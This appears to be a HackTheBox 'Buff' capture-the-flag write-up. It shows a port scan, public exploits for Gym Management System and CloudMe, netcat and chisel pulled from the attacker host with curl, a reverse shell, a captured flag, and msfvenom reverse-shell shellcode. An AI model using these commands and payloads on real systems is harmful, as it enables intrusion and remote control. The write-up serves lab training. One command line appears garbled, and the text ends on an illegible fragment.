

HackTheBox - Buff

Notebook: hackthebox

Target IP : 10.10.10.198


Scanning

Nmap scan:


```
(cypher@kali)-[~/Documents/htb/buff]
$ cat nmap/buff.nmap
# Nmap 7.91 scan initiated Fri Nov 20 08:29:04 2020 as: nmap -sC -sV -p- -v -T4 -oA nmap/buff 10.10.10.198
Nmap scan report for 10.10.10.198
Host is up (0.12s latency).
Not shown: 65533 filtered ports
PORT      STATE SERVICE      VERSION
7680/tcp  open  pando-pub?
8080/tcp  open  http         Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
|_ http-title: mrb3n's Bro Hut
Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Nov 20 08:36:04 2020 -- 1 IP address (1 host up) scanned in 419.65 seconds
```

After the nmap scan, we can see that ports 7680 and 8080 are opened. Port 7680 has nothing interesting, but 8080 is an http page, so let's take a look.

Enumeration



At first look, I thought of an sql injection or default login credentials, but it didn't work. After I enumerated and browsed more, I stumbled upon this.




It specifies the technology and version used, so I looked for exploits for this. First result was on Exploit-DB.
<https://www.exploit-db.com/exploits/48506>


Exploit - Gaining Access

I downloaded the exploit and renamed it to gms-exploit.py, and run it.

The exploit uploads a php file and through GET requests lets you run commands.



We got a webserv, but there's not much we can do with this. We will transfer netcat to get a better shell using curl. Make sure that you start an http server in the directory where netcat is. This can be done with the command "python -m SimpleHTTPServer".




```
C:\xampp\htdocs\gym\upload> dir
PNG

Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\xampp\htdocs\gym\upload

20/11/2020  10:54    <DIR>          .
20/11/2020  10:54    <DIR>          ..
20/11/2020  10:44                53 kameh3268.php
20/11/2020  10:53                54 kamehameha.php
20/11/2020  10:54           59,392 nc.exe
               3 File(s)             59,499 bytes
               2 Dir(s)  7,234,105,344 bytes free
```



```
(cypher@kali) - [~/Binaries]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.15.53] from (UNKNOWN) [10.10.10.198] 50462
Microsoft Windows [Version 10.0.17134.1610]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\gym\upload>whoami
whoami
buff\shaun

C:\Users\shaun\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\Users\shaun\Desktop

14/07/2020  12:27    <DIR>          .
14/07/2020  12:27    <DIR>          ..
20/11/2020  10:43                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)  7,188,267,008 bytes free

C:\Users\shaun\Desktop>type user.txt
type user.txt
cb85e379ec0ee80bcb0892261363b597

C:\Users\shaun\Desktop>
```

We owned the user flag.
Another way to transfer netcat to the target is directly from the webshell with command "curl -e powershell LHOST LPORT". I used the browser just to show that it can be done in this way too.

Exploit - Privilege escalation

Now it's time to escalate the privileges. By using winpeas.exe, a vulnerable service named CloudMe_1112.exe can be found in Downloads folder.

This also has an existing exploit on Exploit-DB.

```
C:\Users\shaun\Downloads>dir
dir
Volume in drive C has no label.
Volume Serial Number is A22D-49F7

Directory of C:\Users\shaun\Downloads

14/07/2020  12:27      <DIR>          .
14/07/2020  12:27      <DIR>          ..
16/06/2020  15:26             17,830,824 CloudMe_1112.exe
               1 File(s)          17,830,824 bytes
               2 Dir(s)           7,179,472,896 bytes free

C:\Users\shaun\Downloads>
```

<https://www.exploit-db.com/exploits/48389>

Downloaded and changed the name to cloudme-exploit.py. We'll use msfvenom to generate the shell code.

```
(cypher@kali) - [~/Documents/htb/buff/exploit]
$ msfvenom -a x86 -p windows/shell reverse tcp LHOST=10.10.15.53 LPORT=1337 -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of python file: 1582 bytes
buf = b""
buf += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
buf += b"\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\xf0\xb7"
buf += b"\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
buf += b"\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
buf += b"\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
buf += b"\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
buf += b"\xff\xac\xcl\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
buf += b"\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
buf += b"\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
buf += b"\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
buf += b"\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
buf += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
buf += b"\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"
buf += b"\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea\x0f"
buf += b"\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x0a\x0f\x35\x68"
buf += b"\x02\x00\x05\x39\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5"
buf += b"\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec"
buf += b"\x68\xf0\xb5\xa2\x56\xff\xd5\x68\x63\x6d\x64\x00\x89"
buf += b"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66"
buf += b"\xc7\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44"
buf += b"\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68"
buf += b"\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30"
buf += b"\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68"
buf += b"\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0"
buf += b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5"
```

We'll need to change the shellcode from the script with the shellcode generated by msfvenom.

```
PS C:\Users\shaun\Desktop> curl http://10.10.15.53:8080/chisel_1.7.3_windows_amd64 -O chisel.exe
curl http://10.10.15.53:8080/chisel_1.7.3_windows_amd64 -O chisel.exe
PS C:\Users\shaun\Desktop> dir
dir

(cypher@kali)-[/opt]
$ ./chisel 1.7.3 linux_amd64 server -p 8080 -reverse
2020/11/20 13:06:02 server: Reverse tunnelling enabled
2020/11/20 13:06:02 server: Fingerprint +ZqjcuafNd+XWKpvoGXqz9+s5EzwmAfHVIXQ3454Ghs=
2020/11/20 13:06:02 server: Listening on http://0.0.0.0:8080
■

PS C:\Users\shaun\Desktop> ./chisel.exe client 10.10.15.53:8080 R:8888:127.0.0.1:8888
./chisel.exe client 10.10.15.53:8080 R:8888:127.0.0.1:8888
2020/11/20 13:16:22 client: Connecting to ws://10.10.15.53:8080
2020/11/20 13:16:23 client: Connected (Latency 50.9325ms)
■
```

[illegible]